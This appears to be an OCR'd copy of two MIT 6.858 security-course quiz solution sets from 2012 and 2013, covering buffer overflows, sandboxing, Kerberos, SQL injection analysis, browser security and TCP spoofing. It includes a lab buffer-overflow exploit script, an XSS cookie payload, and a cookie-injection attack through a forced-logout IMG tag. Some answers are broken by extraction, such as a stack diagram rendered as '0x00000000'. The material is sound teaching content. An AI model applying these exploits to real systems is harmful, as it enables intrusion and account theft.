
End of Quiz

Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2012

Quiz I Solutions



Histogram of grade distribution

I Buffer overflows

Consider the following C program, where an adversary can supply arbitrary input on `stdin`. Assume no compiler optimizations, and assume a 32-bit system. In this example, `fgets()` never writes past the end of the 256-byte `buf`, and always makes it NULL-terminated.

```
int main() {
  char buf[256];
  fgets(buf, 256, stdin);
  foo(buf);
  printf("Hello world.\n");
}
```

1. [12 points]: Suppose the `foo` function is as follows:

```
void foo(char *buf) {
  char tmp[200];  // assume compiler places "tmp" on the stack

  // copy from buf to tmp
  int i = 0;      // assume compiler places "i" in a register
  while (buf[i] != 0) {
    tmp[i] = buf[i];
    i++;
  }
}
```

Which of the following are true? Assume there is an unmapped page both above and below the stack in the process's virtual memory.

(Circle True or False for each choice.)

A. True / False An adversary can trick the program to delete files on a system where the stack grows down.

Answer: True. The adversary can overwrite `foo`'s return address.

B. True / False An adversary can trick the program to delete files on a system where the stack grows up.

Answer: False. If the stack grows up, then no other state is placed above `tmp` on the stack, so even if the adversary overflows `tmp`, it will not affect the program's execution.

C. True / False An adversary can trick the program to delete files on a system using Baggy bounds checking with `slot_size=16`. (Stack grows down.)

Answer: False. Baggy will prevent memory writes to `tmp` from overflowing to the return address or any other stack variable.

D. True / False An adversary can prevent the program from printing "Hello world" on a system using Baggy bounds checking with `slot_size=16`. (Stack grows down.)

Answer: False. The argument `buf` points to a string that is at most 255 bytes long, since `fgets` NULL-terminates the buffer. Baggy enforces a power-of-2 allocation bound for `tmp`, which ends up being 256 bytes.

E. True / False An adversary can trick the program to delete files on a system using terminator stack canaries for return addresses. (Stack grows down.)

Answer: False. A terminator stack canary includes a NULL byte, and if the adversary overwrites the return address on the stack, the canary value will necessarily not contain any NULL bytes (since otherwise the `while` loop would have exited).

F. True / False An adversary can prevent the program from printing "Hello world" on a system using terminator stack canaries for return addresses. (Stack grows down.)

Answer: True. The adversary could simply overwrite the canary value, which will terminate the program as `foo` returns.

2. [8 points]: Suppose the `foo` function is as follows:

```
struct request {
  void (*f)(void);  // function pointer
  char path[240];
};

void foo(char *buf) {
  struct request r;
  r.f = /* some legitimate function */;
  strcpy(r.path, buf);
  r.f();
}
```

Which of the following are true?

(Circle True or False for each choice.)

A. True / False An adversary can trick the program to delete files on a system where the stack grows down.

Answer: True. The adversary can overwrite `foo`'s return address on the stack.

B. True / False An adversary can trick the program to delete files on a system where the stack grows up.

Answer: True. The adversary can overwrite `strcpy`'s return address on the stack.

C. True / False An adversary can trick the program to delete files on a system using Baggy bounds checking with `slot_size=16`. Assume `strcpy` is compiled with Baggy. (Stack grows down.)

Answer: False. Baggy bounds checking will prevent `strcpy` from going past `r`'s allocation bounds, and `r.f` is before `r.path` in `r`'s memory layout.

D. True / False An adversary can prevent the program from printing "Hello world" on a system using Baggy bounds checking with `slot_size=16`. Assume `strcpy` is compiled with Baggy. (Stack grows down.)

Answer: True. If the adversary supplies 255 bytes of input, then `strcpy` will write past `r`'s allocation bounds of 256 bytes, and Baggy will terminate the program.

II OS sandboxing

Ben Bitdiddle is modifying OKWS to use Capsicum. To start each service, Ben's `okld` forks, opens the service executable binary, then calls `cap_enter()` to enter capability mode in that process, and finally executes the service binary. Each service gets file descriptors only for sockets connected to `okd`, and for TCP connections to the relevant database proxies.

3. [6 points]: Which of the following changes are safe now that the services are running under Capsicum, assuming the kernel implements Capsicum perfectly and has no other bugs?

(Circle True or False for each choice.)

A. True / False It is safe to run all services with the same UID/GID.

Answer: True.

B. True / False It is safe to run services without `chroot`.

Answer: True.

C. True / False It is safe to also give each service an open file descriptor for a per-service directory `/cores/servicename`.

Answer: True.

Ben also considers replacing the `oklogd` component with a single log file, and giving each service a file descriptor to write to the log file.

4. [5 points]: What should `okld` do to ensure one service cannot read or overwrite log entries from another service? Be as specific as possible.

Answer: `okld` should call:

```
lc_limitfd(logfd, CAP_WRITE);
```

To ensure that the service cannot seek, truncate, or read the log file.

5. [5 points]: What advantages could an `oklogd`-based design have over giving each service a file descriptor to the log file?

Answer: `oklogd` can enforce structure on the log file, such as adding a timestamp to each record, ensuring each record is separated from other records by a newline, ensuring multiple records are not interleaved, etc.

III Network protocols

Ben Bitdiddle is designing a file server that clients connect to over the network, and is considering using either Kerberos (as described in the paper) or SSL/TLS (without client certificates, where users authenticate using passwords) for protecting a client's network connection to the file server. For this question, assume users choose hard-to-guess passwords.

6. [6 points]: Would Ben's system remain secure if an adversary learns the server's private key, but that adversary controls only a single machine (on the adversary's own home network), and does not collude with anyone else? Discuss both for Kerberos and for SSL/TLS.

Answer: With Kerberos, no: the adversary can impersonate any user to this server, by constructing any ticket using the server's private key.

With SSL, yes: the server can impersonate the server to another client, but no clients will connect to the adversary's fake server.

7. [6 points]: Suppose an adversary learns the server's private key as above, and the adversary also controls some network routers. Ben learns of this before the adversary has a chance to take any action. How can Ben prevent the adversary from mounting attacks that take advantage of the server's private key (e.g., not a denial-of-service attack), and when will the system be secure? Discuss both for Kerberos and for SSL/TLS.

Answer: With Kerberos, Ben should change the server's private key. The system will be secure from that point forward. If the adversary was recording network traffic from before the attack, Ben should also make sure he changes the server's private key over a secure network link, because `kpasswd` does not provide forward secrecy. The adversary may be able to decrypt network traffic to the file server before the key is changed.

With SSL, Ben should obtain a new SSL certificate for the server, with a new secret key, but the adversary can continue to impersonate Ben's file server until the compromised certificate expires. The system will only be secure once the certificate expires, or once all clients learn of the certificate being revoked.

IV Static analysis

Would Yichen Xie's PHP static analysis tool for SQL injection bugs, as described in the paper, flag a potential error/warning in the following short but complete PHP applications?

8. [10 points]:

A. True / False The tool would report a potential error/warning in the following code:

```
function q($s) {
  return mysql_query($s);
}

$x = $_GET['id'];
q("SELECT .. $x");
```

Answer: True. The summary for `q()` indicates that the argument must be sanitized on entry, and the main function does not sanitize the argument.

B. True / False The tool would report a potential error/warning in the following code:

```
function my_validate() {
  return isnumeric($_GET['id']);
}

$x = $_GET['id'];
if (my_validate()) {
  mysql_query("SELECT .. $x");
}
```

Answer: False. The summary for `my_validate()` indicates that `$_GET[id]` is sanitized if the return value is true.

9. [10 points]:

A. True / False The tool would report a potential error/warning in the following code:

```
mysql_query("SELECT .. $n");
```

Answer: True. The tool reports warnings when any variable must be sanitized on entry into the main function, and the variable is not known to be easily controlled by the user, such as `$_GET` and `$_POST`.

B. True / False The tool would report a potential error/warning in the following code:

```
function check_arg($n) {
  $v = $_GET[$n];
  return isnumeric($v);
}

$x = $_GET['id'];
if (check_arg('id')) {
  mysql_query("SELECT .. $x");
}
```

Answer: True. The summary for `check_arg()` indicates that `$_GET[⊥]` is sanitized if the return value is true, but the call to `mysql_query()` requires `$_GET[id]` to be sanitized.

V Runtime instrumentation

10. [10 points]:

Consider the following Javascript code:

```
function foo(x, y) {
  return x + y;
}

var a = 2;
eval("foo(a, a)");

var p_c = {
  k: 5,
  f: function() { return a + this.k; }
};
var kk = 'k';
p_c[kk] = 6;
p_c.f();
```

Based on the description in the paper by Sergio Maffeis et al, and based on lecture 9, what will be the FBJS rewritten version of this code, assuming the application-specific prefix is `p_`?

Answer: FBJS adds a `p_` prefix to every variable name, and wraps `this` and variable array indexes in `$FBJS.ref()` and `$FBJS.idx()` respectively.

```
function p_foo(p_x, p_y) {
  return p_x + p_y;
}

var p_a = 2;
p_eval("foo(a, a)");

var p_p_c = {
  k: 5,
  f: function() { return p_a + $FBJS.ref(this).k; }
};
var p_kk = 'k';
p_p_c[$FBJS.idx(p_kk)] = 6;
p_p_c.f();
```

VI Browser security

Ben Bitdiddle is taking 6.858. Once he's done with his lab at 4:55pm, he rushes to submit it by going to `https://taesoo.scripts.mit.edu/submit/handin.py/student`, selecting his `lab`*N*`-handin.tar.gz` file, and clicking "Submit". The 6.858 submission web site also allows a student to download a copy of their past submission.

For your reference, when the user logs in, the submission web site stores a cookie in the user's browser to keep track of their user name. To prevent a user from constructing their own cookie, or arbitrarily changing the value of an existing cookie, the server includes a signature/MAC of the cookie's value in the cookie, and checks the signature when a new request comes in. Finally, users can log out by clicking on the "Logout" link, `https://taesoo.scripts.mit.edu/submit/handin.py/logout`, which clears the cookie.

Alyssa P. Hacker, an enterprising 6.858 student, doesn't want to do lab 5, and wants to get a copy of Ben's upcoming lab 5 submission instead. Alyssa has her own web site at `https://alyssa.scripts.mit.edu/`, and can convince Ben to visit that site at any point.

11. [16 points]: How can Alyssa get a copy of Ben's lab 5 submission?

Alyssa's attack should rely only on the Same-Origin Policy. Assume there are no bugs in any software, Ben's (and Taesoo's) password is unguessable, the cookie signature scheme is secure, etc.

Answer: Alyssa's web site should force Ben's browser to log out from the 6.858 submission web site, by inserting the following tag:

```
<IMG SRC="https://taesoo.scripts.mit.edu/submit/handin.py/logout">
```

and then set a cookie for `domain=scripts.mit.edu` containing Alyssa's own cookie. When Ben visits the submission web site to upload his lab 5, he will actually end up uploading it under Alyssa's username, allowing Alyssa to then download it at 4:56pm.

VII 6.858

We'd like to hear your opinions about 6.858. Any answer, except no answer, will receive full credit.

12. [2 points]: This year we started using Piazza for questions and feedback. Did you find it useful, and how could it be improved?

Answer: Generally good; UI not so great; appreciate anonymity. Would be good if answers show up quicker. Bypass email preferences for important announcements. In-person office hours are also important. Submit paper questions via Piazza. Signal-to-noise ratio too low. More TA/professor participation other than David. Ask people not to be anonymous. Separate login is annoying. RSS feed.

13. [2 points]: What aspects of the labs were most time-consuming? How can we make them less tedious?

Answer: Include more debugging tools, especially for the PyPy sandbox. Explain where errors / debug output goes. Explanation of provided lab code; explain what parts to focus on. Start discussions of papers. Avoid asking for the same thing multiple times in the lab; 2nd part of lab 2 was repetitive. Speed up the VM / run Python fewer times. More office hours. Better / more fine-grained / faster make check. Review/recitation session to provide background knowledge for a lab.

14. [2 points]: Are there other things you'd like to see improved in the second half of the semester?

Answer: Past exploits. More time on labs. More late days. More summaries of papers / what to focus on / background info. More attacks. More recent papers. Explicit lectures on lab mechanics. More design freedom in labs / more challenging design choices; less fill-in-the-blank style. Some papers are too technical. Fewer ways to turn things in (submit via make; submit via text file; email question; Piazza). Balance first and second parts of labs. Novelty lecture on lockpicking. Shorter quiz. Weekly review of lecture (not labs) material – recitation? Relate labs to lectures, teach more hands-on stuff. Labs where you solve some problem rather than get the details right? Explain what corner cases matter for labs. Lecture should focus on application of paper's ideas and short review of paper content. More info on final projects. Scrap the answers.txt stuff, just code.


End of Quiz

Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2013

Quiz I Solutions



Histogram of grade distribution

I Lab 1

The following is a working exploit for exercise 2 in lab 1:

```
reqpath = 0xbfffedf8
ebp     = 0xbffff608
retaddr = ebp + 4

def build_exploit(shellcode):
    req = ("GET ////" +
           urllib.quote(shellcode) +
           "x" * (retaddr - reqpath - (len(shellcode)+8)) +
           "yyyy" +
           urllib.quote(struct.pack("I", reqpath+4)) +
           " HTTP/1.0\r\n\r\n")
    return req
```

The stack frame that is being attacked is the following:


```
static void process_client(int fd)
{
    static char env[8192];  /* static variables are not on the stack */
    static size_t env_len;
    char reqpath[2048];
    const char *errmsg;
    int i;

    /* get the request line */
    if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
        return http_err(fd, 500, "http_request_line: %s", errmsg);

    ...
```


The function `http_request_line` overruns `reqpath`.

1. [11 points]:

The following stack diagram corresponds to the state of the vulnerable web server right after `http_request_line` returns but before `process_client` returns. Fill in this diagram as follows:

- Fill in all stack memory contents that you can determine based on the exploit shown. You must fill in the return address, saved %ebp, contents of the entire reqpath buffer, and anything in between them. You don't need to write down the exact number of "x" bytes.
- Write down the memory addresses (on the left of the stack diagram) for the reqpath buffer, the %ebp register saved by `process_client`, and the return address that `process_client` will use.
- Label the location of the saved %ebp and the return address on the right of the stack diagram, in the way that the reqpath buffer is already labeled.





Answer: **0x00000000**

II Baggy Bounds Checking

Consider the implementation of Baggy Bounds Checking described in the paper (i.e., the 32-bit version of Baggy with slot_size=16) and the following code fragment:

```
 1.  char *p, *q;
 2.  char *a, *b, *c, *d, *e, *f;
 3.
 4.  p = malloc(48);
 5.  q = malloc(16);
 6.
 7.  a = p + 46;
 8.  b = a + 10;
 9.  *b = '\0';
10.  c = b + 10;
11.  d = c + 10;
12.  e = d - 32;
13.  *e = '\0';
14.
15.  p = q;
16.  f = p + 8;
```

Assume that p and q are allocated right after each other, but with the alignment rules that Baggy Bounds Checking uses.

2. [7 points]: Will Baggy Bounds Checking cause an exception at any of the above lines, or will the program terminate without an error? Explain your answer briefly.

A. Program terminates without an error.

B. Program raises an error on line number: ______________

Explanation:

Answer: Error on line 11, because the value of `d` is 76 bytes beyond `p`, which is more than half a slot size (8 bytes) over the power-of-2 allocation size for `p` (64 bytes).

III Lab 2

3. [5 points]: The following fragment shows a few lines from `chroot-setup.sh` to setup the transfer database after implementing privilege separation:

```
python /jail/zoobar/zoodb.py init-transfer
chown -R 61013:61007 /jail/zoobar/db/transfer
chmod -R g-w /jail/zoobar/db/transfer
  ## g stands for group; this maps to clearing 020 in octal
chmod -R o+rw /jail/zoobar/db/transfer
  ## o stands for other; this maps to adding 006 in octal
```

UID 61013 corresponds to the bank service, and GID 61007 corresponds to the dynamic zoobar service.

Can the permissions on the transfer database be set tighter without breaking the functionality of the system? If so, explain how, and explain the attack that can take place if you don't. If not, explain what would break if it were any tighter.

Answer: It should be chmod o-rw /jail/zoobar/db/transfer; the bank is the only service that needs to read and write the transfer DB. (Some students also pointed out that if the dynamic service reads the transfer DB via RPC, it need not have read access on the DB file.) Otherwise any program on that system can modify the transfer DB.

4. [5 points]: Suppose Alyssa has completed lab 2 and her solution passes all the lab tests. Now suppose an adversary can compromise `zookld` after the zoobar web site has been running for a while. What attack can the adversary launch? For example, can the adversary steal zoobars?

Answer: Yes, zookld runs as root, so it has full privileges, and can arbitrarily modify all files on the system, including the zoobars DB.

IV Native Client

Ben Bitdiddle is designing Native Client for a 32-bit ARM processor instead of x86 (the paper in class was about the x86). For the purposes of this question, let us assume that ARM has fixed-sized instructions (4 bytes long), but does not have the segmentation support (%cs, %ds, etc) that the Native Client on x86 used to constrain loads and stores.

Ben's plan is to insert extra instructions before every computed jump and every computed memory load and store. These extra instructions would `AND` the computed jump, load, or store address with `0x0ffffffc`, meaning clearing out the top 4 bits of the address (and also clear the low two bits, to ensure the address is 4-byte-aligned), and thus constraining the jumps, loads, and stores to the bottom 256 MBytes of the address space. For example, suppose register `%r1` contains a memory address. Loading the value stored at that address into register `%r2` would result in the following instructions (in a pseudo-x86-like instruction set notation):

```
AND %r1, 0x0ffffffc
MOV (%r1), %r2
```

Much as in the Native Client paper, the attack scenario is that Ben's Native Client system will be used to execute arbitrary code that is received from an unknown source over the network, after it passes Ben's verifier.

5. [10 points]: Ben is trying to decide which of Native Client's original constraints are still necessary in his ARM version (see Table 1 in the Native Client paper). In particular, the x86 version of Native Client required all code to be aligned to 32-byte boundaries (see constraint C5 in Table 1 of the Native Client paper). Is it necessary for Ben's verifier check this constraint? Explain why or why not.

Answer: Ben's verifier does require 32-byte alignment (or something greater than the 4-byte alignment provided by the underlying hardware), in order to ensure that computed jumps do not go to the middle of a pseudo-instruction, thereby bypassing the extra `AND` instructions. In the example code sequence shown above, jumping to the second instruction with an arbitrary value in `%r1` will result in a memory load from an unconstrained address. 32-byte alignment is also required to protect springboard and trampoline code, so that untrusted code cannot jump into the middle of the springboard or trampoline.

V TCP/IP

6. [7 points]: Ben Bitdiddle tries to fix the Berkeley TCP/IP implementation, described in Steve Bellovin's paper, by generating initial sequence numbers using this random number generator:

```
class RandomGenerator(object):
  def __init__(self, seed):
    self.rnd = seed

  def choose_ISN_s(self):
    isn = self.rnd
    self.rnd = hash(self.rnd)
    return isn
```

Assume that Ben's server creates a `RandomGenerator` by passing it a random `seed` value not known to the adversary, that `hash()` is a well-known hash function that is difficult to invert, and that the server calls `choose_ISN_s` to determine the ISN_s value for a newly established connection.

How can an adversary establish a connection to Ben's server from an arbitrary source IP address, without being able to snoop on all packets being sent to/from the server?

Answer: Open a connection to the server, record the received ISN_s value as `s`, and when attempting to establish a spoofed connection from another IP address, guess that ISN_s will be `hash(s)`.

VI Kerberos

In a Unix Kerberos implementation, each user's tickets (including the TGT ticket for the TGS service) are stored in a per-user file in `/tmp`. The Unix permissions on this file are such that the user's UID has access to that file, but the group and others do not.

7. [7 points]: Ben Bitdiddle wants to send an email to Alyssa, and to include a copy of the Kerberos paper as an attachment, but because he stayed up late studying for this quiz, he accidentally sends his Kerberos ticket file as an attachment instead. What can Alyssa do given Ben's ticket file? Be precise.

Answer: Access all services as Ben, until Ben's ticket expires.

8. [7 points]: Ben Bitdiddle stores his secret files in his Athena AFS home directory. Someone hands Alyssa P. Hacker a piece of paper with the key of the Kerberos principal of `all-night-tool.mit.edu`, which is one of the `athena.dialup.mit.edu` machines. Could Alyssa leverage her knowledge of this key to get access to Ben's secret files? Assume Alyssa *cannot* intercept network traffic. Explain either how she could do so (and in what situations this might be possible), or why it is not possible.

Answer: Using the key of `all-night-tool.mit.edu`, Alyssa should construct a ticket impersonating Ben to `athena.dialup.mit.edu`, and use it to log into the dialup as Ben. She should then wait for the real Ben to also log in, at which point Ben's login process will store his tickets into `/tmp`. Alyssa can then steal his tickets on the dialup and use them to impersonate Ben to any server (including AFS). Note that Ben's files are not stored on the dialup server itself, so if Alyssa simply breaks into the dialup server, she cannot get access to Ben's files.

VII Web security

9. [7 points]: Ben Bitdiddle sets up a private wiki for his friends, running on `scripts.mit.edu`, at `http://scripts.mit.edu/~bitdiddl/wiki`. Alyssa doesn't have an account on Ben's wiki, but wants to know what Ben and his friends are doing on that wiki. She has her own web site running on `scripts.mit.edu`, at `http://scripts.mit.edu/~alyssa/`.

How can Alyssa get a copy of a given page from Ben's wiki (say, `http://scripts.mit.edu/~bitdiddl/wiki/Secret`)?

Answer: Alyssa should ask Ben or one of his friends to visit her page. On her page, she should create an iframe pointing to the secret page on Ben's wiki, and read the contents of that frame using Javascript code in her own page. The same-origin policy allows this because both Ben's and Alyssa's pages have the same origin (i.e., `http://scripts.mit.edu/`).

Ben Bitdiddle gives up on the wiki, and decides to build a system for buying used books, hosted at `http://benbooks.mit.edu/`. His code for handling requests to `http://benbooks.mit.edu/buy` is as follows:

```
def buy_handler(cookie, param):
  print "Content-type: text/html\r\n\r\n",

  user = check_cookie(cookie)
  if user is None:
    print "Please log in first"
    return

  book = param['book']
  if in_stock(book):
    ship_book(book, user)
    print "Order succeeded"
  else:
    print "Book", book, "is out of stock"
```

where the `param` argument is a dictionary of the query parameters in the HTTP request (i.e., the part of the URL after the question mark). Assume Ben's cookie handling function `check_cookie` correctly checks the cookie and returns the username of the authenticated user.

10. [7 points]: Is there a cross-site scripting vulnerability in Ben's code? If so, specify the line number that is vulnerable, and explain how Ben should fix it.

Answer: Yes, line 14 is vulnerable to cross-site scripting. An attacker can supply a value of `book` that contained something like `<script>alert(document.cookie)</script>`, and assuming the `in_stock` function returned false for that book ID, the web server would print that `script` tag to the browser, and the browser will run the code from the URL.

To prevent this vulnerability, wrap `book` in that line in `cgi.escape(book)`.

11. [7 points]: Is there a cross-site request forgery vulnerability in Ben's code? If so, specify how an adversary could exploit it.

Answer: Yes, an adversary can set up a form that submits a request to buy a book to `http://benbooks.mit.edu/buy?book=anyid`, and this request will be honored by the server.

To solve this problem, include a token with every legitimate request, in the way that Django CSRF works, and check that `cookie['csrftoken']==param['csrftoken']`.

12. [7 points]: Ben decides to port his web application to Django, and use Django's stateless CSRF protection. Explain why he should migrate his web application to a separate domain that's not under `mit.edu`.

